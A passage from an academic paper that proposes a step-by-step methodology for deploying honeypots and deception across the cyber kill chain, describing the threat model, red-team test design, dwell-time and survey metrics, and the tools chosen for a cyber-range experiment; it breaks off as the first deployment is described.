The idea of early detection of ACTs using deception was also demonstrated by Almeshekah et al. in [9], where they used the CKC as a framework to show the effectiveness of mapping deception mechanisms at multiple levels in the chain. Although the authors mapped deceptions at every stage of the cyber kill chain, the stages slightly differed as they combined weaponization and delivery into one phase, for a total of six phases instead of seven. Unfortunately, this paper was mainly theoretical in nature, with no experiment having been performed or metrics developed to test the effectiveness of the deceptions. However, in a dissertation by Almeshekah, in lieu of traditional honeypot scheme, he introduced a centralized deceptive fake server called Deceptiver [37]. The server hooks into a company's internet facing servers and injects deceit when it detects malicious interaction, thus creating a fake view of an organization's resources to either confuse and/or lead attackers astray. It provides two categories of deceptive responses: deceptive traps and active deceptive responses. Deceptiver was a proof of concept prototype, and in the implementation it was hooked into an Apache Web Server to test it (though it is capable of providing other types of deceptive services). However, they only measured the performance of the integration of the web server with Deceptiver, as opposed to the actual effectiveness of the deception itself.

Though it has been proven that including deception techniques in an organization's overall security plan is an effective strategy, only a small number of them actually deploy them. The reason for this lack of adoption is because honeypots in particular are very difficult to install, configure and maintain.

To address this issue and increase adoption of honeypot technology, many approaches have been proposed, however they still require a high level of programming and/or Linux knowledge, thus implementation remains low. This research paper proposes a methodology for implementing deceptions that security professionals unfamiliar with the technology can use as a model, thereby improving their security posture through early detection of advanced cyber threats.

3 Methodology

The experiment was implemented applying a systematic approach to deploying deception for the early detection of advanced cyber threats. The aim was to create a standard operating procedure (SOP) that can be easily adopted by security staff and researchers to implement deception in-depth using honeypot technology. Following this methodology will allow defenders to effectively deploy deceptions at each stage of the cyber kill chain. Early detecting ACTs consequently breaks the chain. The method for deploying deceptive active defenses is described below.

3.1 The Deceptive Approach

3.1.1 Model the Network Infrastructure Environment

Modelling the network infrastructure and creating a network topology is a crucial first step in creating an effective deceptive environment. It is imperative that these maps and diagrams are accurate, and that critical systems are given the highest priority when planning deception placement.




Figure 2 A Simple Network Topology

3.1.2 Define the Threat Model and Threat Scenario

Threat Model

A threat model defines who will target what, using how in order to achieve why [38]. It describes the adversary's capabilities, so that defences may be properly identified. Adversaries range from script kiddies to advanced persistent threats (APTs). Script kiddies use automated tools and exploits created by others while advanced persistent threats are able to develop their own payloads and exploits so advanced, that they are almost impossible to detect [39]. APTs can remain undetected for months or even years. Therefore, it is imperative that the attacker be correctly identified in order to select the appropriate deceptions and/or other defences.

In addition to identifying the adversary, the threat model specifies the goal of the attack, such as stealing social security numbers, and how the attack might be carried out. It should also be stated why the target (i.e. social security numbers) is important to the attacker.

Threat Model	
Who	ACT, State sponsored, highly skilled attacker
What	Steal client list and Zero Day exploits
Why	Monetary gain
How	Port scanning, vulnerability exploitation, spear phishing

Table 1 Threat Model

Threat Scenario

After who, what, why and how is established in the threat model, the scenario can then be formulated. Threat scenarios give a more detailed view of the motivation of the attacker. It describes the organizational environment and valuable assets that may be the target of an attacker.

The scenario modelling exercise centers on what is commonly referred to as state sponsored attacker [40].

Threat Scenario
Company Z (hereafter referred to as “Z”) is a security research firm that provides information and technology for private undisclosed zero-day security vulnerabilities in software to governments. Specifically, they sell knowledge of the flaws for cyber espionage and cyber weapons. While their client list is not publicly available, business has doubled in the last two years, with the average flaw selling for $45,000 – 180,000. The zero-day vulnerabilities marketplace is a fast paced, competitive environment with new rivals entering the business daily. Some established competitors include ReVuln, Vupen and Netragard. Z maintains a catalog of zero-day exploits that are stored on the main file server and is accessed by all employees. Because of the sensitive nature and high value of Z’s product, the company is susceptible to cyber espionage by state sponsored, highly skilled cyber attackers. The competitors in particular, are hackers that have much to profit by stealing Z’s zero-day vulnerability catalogue and gaining access to their high profile client list. Company Z has five employees, including the founding owner, a receptionist and 3 researchers. All of the employees, as well as the owner work from the office located in a commercial office complex in Tallinn, Estonia. Additionally, every employee must sign a non-disclosure agreement (NDA) at the time of hire, due to handling of sensitive governmental data.

Table 2 Threat Scenario

Adversarial Actions

Because advanced cyber threats follow the cyber kill chain, assumptions about potential behavior can be postulated. To determine what behavior is possible, an optional attack may be drawn to demonstrate the attacks and attack vectors. Note, that the extent of the attacks are bound in time and scope (brief attack on organization) with the intention of exfiltration of sensitive data. Hence, in this experiment, it is assumed that the adversary has only three days to accomplish the mission.

3.1.3 Develop a Penetration Testing Scheme

A penetration test is required to test the hypothesis. The traditional goal of penetration testing is to identify the exploits and vulnerabilities that exist within an organisation's IT infrastructure and to help confirm the effectiveness of the security measures that have been implemented [41]. In this experiment, the penetration test is designed to test how effective the deceptions are in detecting the advanced cyber threat early in the cyber kill chain targeted attack.

There are two main types of penetration testing, black box and white box [42].

In a black box penetration testing scheme, a team is usually recruited, namely a Red Team (sometimes referred to as a tiger team) to execute a security assessment without having prior knowledge of the network. On the other hand, in white box penetration testing, the testers are given full access to all network topologies, IP ranges and operating systems; and the users are fully aware that the test is taking place.

In this experiment a black box penetration test utilizing a red team was chosen to test the effectiveness of the deceptions. It was chosen because it simulates a more realistic scenario than white box. The penetration testing scheme consists of four parts:

- Red Team Exercise Briefing
- Red Team Rules of Engagement
- Red Team Diary (RTD)
- Red Team Exercise Debriefing

The Red Team Exercise Briefing is a document detailing the key aspects of the exercise. It is provided to RT participants and includes the following components:

- Dates of Execution
- Exercise objective
- Exercise Outcomes
- Type of Exercise
- Exercise Environment
- Threat Model and Scenario

In the Red Team Rules of Engagement, the Red Team is provided general guidelines on how to conduct the penetration test. It consists of the following sections:

- Attack Time Limitations
- Methods of Attack
- Reporting Documentation

- Type of Penetration Test
- General Attack Guidelines
- Other (optional)

It is imperative that the exercise leader goes over the Briefing with the penetration testers to ensure that there are no misunderstandings about what the test is about, and the expectations of them. Red Team attacks on organizations may require contracts to spell out directly what is expected and allowed during the exercise.

The Red Team Diary consists of a daily log that the penetration tester uses to document activities performed on the network. It includes such information as Timestamps, Source IPs, IPs of machines compromised, exploits executed on machines and other details. This diary can be a valuable tool when assessing the effectiveness of deceptions, or it may be totally useless. Therefore, to get the most out of this process, the penetration tester should be made to understand that the diary must be as detailed as possible, especially in regards to specific machines targeted, exploited and why; in addition to documenting the time of each successful or failed exploit.

After the Red Team exercise is complete and the Red Team Diary has been reviewed, a debriefing takes place. The Red Team Debriefing is an interview that takes place between the exercise leader and the Red Team participants, in order to:

1. Ask direct questions regarding the tools, tactics and techniques used and why they made the decisions that they made during the attack; and
2. Obtain qualitative measurements that can be used to assess the effectiveness of the deceptions.

3.1.4 Select the Evaluation Environment

In consideration of the testing hypothesis, three types of environments were considered, Operational, Synthetic and Hybrid [43]. In an operational environment, experiments with real world users can be performed and adversaries directly engaged. In contrast, synthetic environments are an abstract version of the real world and include laboratory environments, models and simulations, and demonstration environments (experiments and exercises) such as cyber ranges [44]. Cyber ranges are highly capable environments focused on cyber security, and are best suited for experimentation, testing, training and demonstration.

The third type of environment is Hybrid and combines elements of both operational and synthetic environments in an effort to provide more realism, but allowing for instrumentation and monitoring at the level more akin to a cyber range or laboratory. Examples of this kind of environment include highly instrumented operational environments, operational experimental environments, and deception environments.

Highly instrumented operational environments may include deception, and direct engagement with real world adversaries is possible [43]. Additionally, evaluation of claims or hypotheses can be based on red teaming or observation of normal operations. Operational experimental environments include cyber ranges and mission-oriented test and evaluation environments, and are usually better instrumented than a fully operational environment. And deception environments incorporate honeypots, honeynets and/or mirror environments.

Based on the hypothesis of this paper, a hybrid environment was selected and the experiment carried out at the NATO Cooperative Cyber Defence Centre of Excellence Cyber Range [45]. It is a highly instrumented, operational-experimental environment, in which deceptions were integrated. Furthermore, to test and measure the effectiveness of the deceptions, a red teaming engagement plan was developed and executed.

3.1.5 Select, Map and Deploy Deceptions

In this step the defenders select the deceptions that would best fit into their overall security objectives. The decision is partly based on information previously gathered, including the network topology, threat model and scenario. Taking the CKC into consideration, the deceptions are mapped to each phase, establishing a deception in-depth security strategy.

Honeypot Selection Process

Selecting the appropriate honeypot will lead to what needs to be achieved from it. However, choosing an incorrect honeypot will open an organization to high risk [24]. Therefore, to select the right honeypot, the following is considered:

- Production or Research
- Prevention, Detection or Reaction
- High, Medium or Low Interaction
- Client or Server
- Commercial, Open Source or Custom
- Physical or Virtual
- Windows or Linux

Mapping Deceptions

Based on the type and purpose of the honeypots, deceptions should then be mapped to each relevant phase of the cyber kill chain. The defender may map to one or all phases, depending on its security defensive strategy objectives.

The number of honeypots deployed is based on strategic necessity and human resources. Typically, research honeypots only require one or two. With production honeypots, the more systems deployed, the higher the likelihood that the threat will be detected.

Deploy Honeypots

Install and Configure Deceptions

Deceptions should be installed and configured as directed in the administration manuals provided by the honeypot vendors or developers. Care should be taken when choosing free and open source solutions, as minimal or no technical support will be available. However, open source honeypots that are actively maintained have active user forums where you can post questions and get answers (albeit not immediately). T-pot and HoneyDrive distributions provide adequate free support, however, how-to questions for Linux or SSH, for example would not be supported.

Honeypot Placement

Honeypots may be placed in the following network locations [46]:

- External
- Internal
- DMZ

External placement is outside the perimeter (firewall). This is the best choice for research honeypots, where they have the most exposure and may be probed at will. Both High and Low interaction honeypots may be placed here.

Honeypots placed internally are located inside the network firewall. Low interaction honeypots are good candidates for the internal network since they only emulate services and are *less* susceptible to compromise. Because they are real and fully functional systems, high interaction honeypots are more susceptible to compromise, and risk should be evaluated prior to implementation in the internal network. However, both may be effective as early warning systems for exploits executed internally. Honeytokens can also be placed internally to detect insider threats.

Honeypots may also be deployed in the DMZ along with other legitimate servers and provide early warning of threats located there. Placing a honeypot in the DMZ is ideal, because it can detect or slow down the attack before it reaches the internal network [47].

3.1.6 Test Deceptions

Testing the deceptions via a tool like Nmap is recommended after they have been deployed, prior to Red Team exercise. Based on the results, the honeypots or honeypots placement can be re-evaluated and adjustments made.

Tools such as Nmap and Metasploit may be used to test deceptions to be sure that they are functioning as intended. Using virtual machines is especially beneficial, as snapshots may be taken prior to the attack, allowing for easy restoration.

Note: In addition to deceptions, traditional defenses must also be deployed such as IDS/IPS, HIDS and antivirus for a complete security defensive strategy.

3.1.7 Execute the Red Team Engagement Plan

The Red Team begins attack based on the dates and times specified in the Red Team Briefing, adhering to the Rules of Engagement.

3.1.8 Monitor the Network Attack

In order to monitor the activities of the attacker the network traffic and systems logs must be captured and/or collected. Data captured of interest include logs, pcaps and netflow [48]. To capture and analyse this data, the experiment uses freely available open source technologies, although many commercial tools are options as well. Monitoring technologies recommended:

- Intrusion Detection / Prevention System (IDS/IPS)
- Host Intrusion Detection System (HIDS)
- Packet Capture Tool (pcaps)
- Netflow Collector/Analyzer (netflow)
- Log Collector (logs)
- Anti-virus (alerts)
- Visualization, Analysis and Reports

Discussing specific tools and their functionality are outside the scope of this paper.

3.1.9 Validate the Effectiveness of the Deceptions

To test the effectiveness of the deceptions both quantitative and qualitative metrics are valuable. Metrics proposed for testing deceptions are: Dwell Time and Likert-type Scale Deception Perception Survey.

Quantitative Metric

Measurements to test effectiveness of active defences can be generated from any cyber security or information assurance activity. However, when selecting the data to support them, the measurements selected must be repeatable, and be generated with reasonable effort [49].

Red Team exercises simulate possible real world attack scenarios where skilled adversaries attempt to subvert a target network or system. But it is oftentimes difficult to define and collect measures that are meaningful, based on these simulations. To capture appropriate measures for this experiment, Attack-based metrics are utilized, where the source of the metric data is from Red Team Hypothesis testing, and the type of metric data captured is attack data [49].

Dwell Time

Dwell Time (DT) measures how long the adversary is inside your network prior to being detected, and is an effective way to measure the effectiveness of the deceptions.

Time to detection and time for execution must be limited to successfully measure Dwell Time [50].

Dwell Time is measured by using forensic data (i.e. logs, netflow or pcaps) to trace threats back to their origin (IP Address) and to calculate dwell time.

In this experiment, Dwell Time is calculated by subtracting the Attack Start Time (AST) from the Time Attack Detected (TAD). These measurements (timestamps) were derived from the RTD and conducting forensic analysis of the captured data (honeypot logs) using the Elastic Stack (ELK) for T-Pot, and manual log analysis for the standalone deceptions.

The Time to Detection (TTD) specifies the maximum amount of time that the attack can remain undetected; and is selected purely based on perceived risk tolerance. If the DT is within the TTD, then the deception is effective. In this scenario, the risk tolerance is low; therefore TTD is set at less than or equal to 60 minutes, and may be adjusted as needed. The Time for Mission Execution (TME) is three days. TME describes the number of days allowed for the attacker to accomplish the mission.

Metrics to Measure Effectiveness of Deceptions	
Metric	Measurement

Dwell Time (DT)	DT = TAD - AST
	TTD ≤ 60 min
	TME = 3 days

Attacker Deception-Perception	Likert-type scale survey based on Likelihood

Table 3 Metrics to Validate Effectiveness of Deceptions

Qualitative Metric


Attacker Deception-Perception Survey

The Attacker Deception-Perception measurement is derived from the Red Team Diary Debriefing, and is based on the Likert-type Scale to measure attacker perceptions [51].

Likelihood

- 1 – Extremely unlikely
- 2 – Unlikely
- 3 – Neutral
- 4 – Likely
- 5 – Extremely likely

The Debriefing consists of two sections: direct, open-ended questions that the exercise leader asks of the Red Team participants and an Attacker Deception-Perception Survey. The open-ended questions asked are formulated based on the analysis of the Red Team Diary, and are geared toward the attacker's perception of the network, and why certain actions were taken; but also gives insight into what tools the attacker used and the motivation behind it. The Attacker Deception-Perception Survey makes an assessment of the attacker's view of network complexity and effectiveness of deceptions. See Appendix 7 and 10 for results of RedTeam1 and RedTeam2's surveys.



Attacker Deception-Perception Survey

What was your overall perception of the network, as far as level of difficulty in navigation?

□ 1-Extremely Not Complex □ 2-Not Complex □ 3- Neutral □ 4-Complex □ 5-Extremely Complex

1. How likely is it that the machines were decoys and not real?

□ 1-Extremely Unlikely □ 2-Unlikely □ 3- Neutral □ 4-Likely □ 5-Extremely Likely

2. How likely is it that you were confused about identifying services or resources?

□ 1-Extremely Unlikely □ 2-Unlikely □ 3- Neutral □ 4-Likely □ 5-Extremely Likely

3. How likely is it that you were interacting with honeypots?

□ 1-Extremely Unlikely □ 2-Unlikely □ 3- Neutral □ 4-Likely □ 5-Extremely Likely

4. How likely is it that you became frustrated as a result of the complexity of the network, and not being able to locate the client list and exploits?

□ 1-Extremely Unlikely □ 2-Unlikely □ 3- Neutral □ 4-Likely □ 5-Extremely Likely

5. How likely is it that your failure to complete the mission due to confusion about the network topology?

□ 1-Extremely Unlikely □ 2-Unlikely □ 3- Neutral □ 4-Likely □ 5-Extremely Likely

Figure 3 Attacker Deception-Perception Survey Based on Likelihood

4 Implementation

The experiment was conducted using the NATO CCDOE Cyber Range facility in Tallinn, Estonia.


4.1 Network Infrastructure Setup

The virtual environment consisted of an internal network, DMZ, MON and simulated Internet (SINET). It was hosted on the VMWare ESXi 6.0 virtualization platform.

4.1.1 Network Topology Diagram

The devices set up and configured for the exercise experiment to make up the network are represented in the Figure 4 network topology diagram. The overall network consisted of the Internal (INT), demilitarized zone (DMZ), simulated Internet (SINET) and monitor (MON) networks. Routing devices consisted of two routers. A single firewall was implemented.

MON was a subnet within the cyber range where monitoring devices may be located, however, it was not a requirement. In the experiment the HIDS was located in the MON and the IDS was positioned in the DMZ.



IPv6 addresses omitted.

Figure 4 Network Topology Diagram

4.1.2 Network Devices Specifications

The devices on the network consisted of servers and workstations. Server operating systems consisted of a combination of Windows 2008 R2 and various flavors of Linux including CentOS, Ubuntu and Linux Mint. The client workstations were a mix of Windows operating systems: Windows XP, Windows 7 and Windows 8. See Appendix 1 for detailed specifications.

4.2 Honeypot Selection

The following honeypots were selected:

- T-pot
- Spam Honeypot with Intelligent Virtual Analyzer (SHIVA)
- Yet Another Low Interaction Honeypot (YALIH)
- KFSensor
- Active Defense Harbinger Distribution (ADHD)

All solutions are production honeypots and were selected for the purposes of prevention and detection. Additionally all solutions are free and open source except for KFSensor. For Honeypot specifications, see Appendix 2. An Overview of the selected Honeypots is presented in Table 4.

Selected Honeypots

Honeypot	**Version**	**Type**	**License**	**DESCRIPTION**	**DMZ / INT SINET**
T-Pot: Docker Containers: Cowrie Dionaea Glastopf Honeytrap Elasticpot eMobility* Conpot* P0f** Suricata NSM**	16.03	Lo	Open Source Distribution	Multipurpose	DMZ
Kfsensor Trial Version	5.0	Lo	Commercial Trial	Honeypot IDS	Internal SINET
YALIH Email Client ◆	1.0	Lo	Custom	Honeyclient	Internal
SHIVA – SPAM / Relay	0.3	Hi	Custom	SPAM Pot	DMZ
ADHD Portspoof	0.6.2	-	Open Source Distribution	Artificial ports Multipurpose	Internal DMZ
ADHD Web Bug Server (Honeydocs)	0.6.2	-	Open Source Distribution	Honeydocs Multipurpose	Internal

* eMobility and Conpot not applicable to experiment.
** P0f and Suricata are network security monitoring tools.
◆ HoneyClient

Table 4 Honeypots Selected for Deployment

4.2.1 T-Pot

T-Pot 16.03 is a honeypot distribution based on Docker and includes dockerized versions of the following honeypots [52]:

- Conpot
- Cowrie
- Dionaea
- Elasticpot
- eMobility
- Glastopf
- Honeytrap

The honeypots that are included in T-pot and their functionality are presented in Table 3. Suricata is used as the IDS engine and Elasic Stack (ELK) is used for log collection and visualization [53]. Conpot and eMobility are not applicable to the experiment. For more on ELK, see Appendix 3.

4.2.2 SHIVA

SHIVA is an open source, custom-made, SPAM, open yet controlled relay honeypot solution. Meaning, users can enable/disable and set the number of spam to be relayed, in the configuration file [54].

It is a high interaction honeypot, built on top of the Lamson Python framework, with the capability of collecting and analyzing all spam thrown at it [55]. SHIVA is written in Python and currently uses MySQL as its back-end and is released under GNU GPL v3. Analysis of data captured can be used to get information about phishing attacks, scamming campaigns, malware campaigns and spam botnets.

4.2.3 YALIH

YALIH is an open source, custom-made, low interaction client honeypot that was designed to detect malicious websites through signature, anomaly and pattern matching techniques [56]. Some of its capabilities include:

- Suspicious URL collection from user inbox and SPAM folder via POP3 and IMAP protocols
- Suspicious URL collection from malicious website databases (three databases)
- Browser and browser agent and OS emulation
- Proxy capabilities to detect Geo-location and/or IP cloaking attacks
- Signature detection using ClamAV and AVG databases

- Anomaly and pattern matching detection through Yara

More information on YALIH can be found at [57].

4.2.4 KFSensor

KFSensor 5 is a Windows based commercial honeypot IDS [58] [59]. Some of the features it has include:

- Port monitoring
- Service emulation (i.e. Command console, HTTP, SQL Server)
- IDS signature engine
- Event Logging
- Alerts

Reports*

* Not available in Professional Trial version of KFSensor, which was used in this experiment.

4.2.5 ADHD

ADHD 0.6.2 is a Linux distribution based on Ubuntu LTS. It is an open source, multipurpose solution that comes with many tools intended for active defenses preinstalled and configured [60].
ADHD was chosen for the purposes of prevention and detection by interfering with the attackers reconnaissance using Portspoof and to foil action on objectives via honeytokens created with Web Bug Server. Web Bug Server allows for easy embedding of a web bug inside word processing documents. These bugs are hidden to the casual observer by using linked style sheets and one pixel images.

With Portspoof, all TCP ports are always open, and every open TCP port emulates a service. It has a large dynamic service signature database that is used to generate responses to adversaries scanning software service probes. Scanning software usually tries to determine a service that is running on an open port, so Portspoof will respond to every service probe with a valid service signature that is dynamically generated based on a service signature regular expression database [61]. Consequently, an attacker will not be able to determine which port numbers the system is actually using.


Other tools included with ADHD include:

- Artillery
- NOVA
- Honeyports
- HoneyBadger
- Kippo

ADHD is developed and maintained by Blackhills Information Security.

4.3 Deception to Cyber Kill Chain Mapping

The honeypots deployed correspond to the seven stages of the cyber kill chain; the process whereby ACTs perform a targeted attack. See Figure 5 below.



Cyber Kill Chain
Deception
Reconnaissance & Weaponization
T-Pot, Portspoof, KFSensor
Delivery
T-Pot, YALIH HoneyClient, SHIVA SPAM / Relay
Exploitation & Installation
T-Pot, SHIVA
Command & Control
ADHD Portspoof, KFSensor
Action on Objectives
ADHD Web Bug Server Honeydocs

Figure 5 Deceptions Mapped to Cyber Kill Chain

The deceptions were mapped in an effort to deceive and confuse the attacker, as well as to detect the adversary before the targeted system has been exploited. The main focus of this paper is to detect the attacker prior to exploitation; although as depicted in Figure 5, deceptions selected may be mapped to all seven phases of the CKC.

In the case of reconnaissance, T-pot, a honeynet was chosen to deceive the attacker regarding the topology and contents of the target organization's network. It also defeats the weaponization phase of the cyber kill chain, causing the attacker to develop exploits that are ineffectual, as he will fashion them based a false network topology and non-existent services. Portspoof and KFSensor were also selected to further create a fake topology by emulating services that are non-existence on the network. In particular, Portspoof has the ability to slow down reconnaissance that uses port scanning, while KFSensor implements service emulation and has a built in IDS engine that captures these attacks in real time.

For the delivery phase, T-Pot, YALIH and SHIVA were mapped. T-pot contains vulnerable web (Glastopf), SSH (Cowrie) and malware (Dionaea) server honeypots that the attacker may interact with and be detected. SHIVA is a high interaction SPAM / Open Relay honeypot that analyses SPAM and acts as an Open Relay. YALIH is a honeyclient that retrieves email attachments and URLs and scans them to assess if they are malicious or not. In this experiment, the YALIH email honeyclient was configured to retrieve the user Blondie's email for analysis.

Honeytokens (or honeydocs), were mapped to the actions on objectives phase and implemented, in support of the threat scenario's mission for the attacker to steal the customer client list and exploits. ADHD Web Bug Server was used to place "bugs" in Microsoft Word documents that trigger an alert when they are opened.

4.4 Honeypot Deployment

4.4.1 RedTeam1 – Deployment 1 (D1)

Deceptions were placed in the DMZ and Internal networks. RedTeam1 was assigned to execute the black box penetration test against the network.

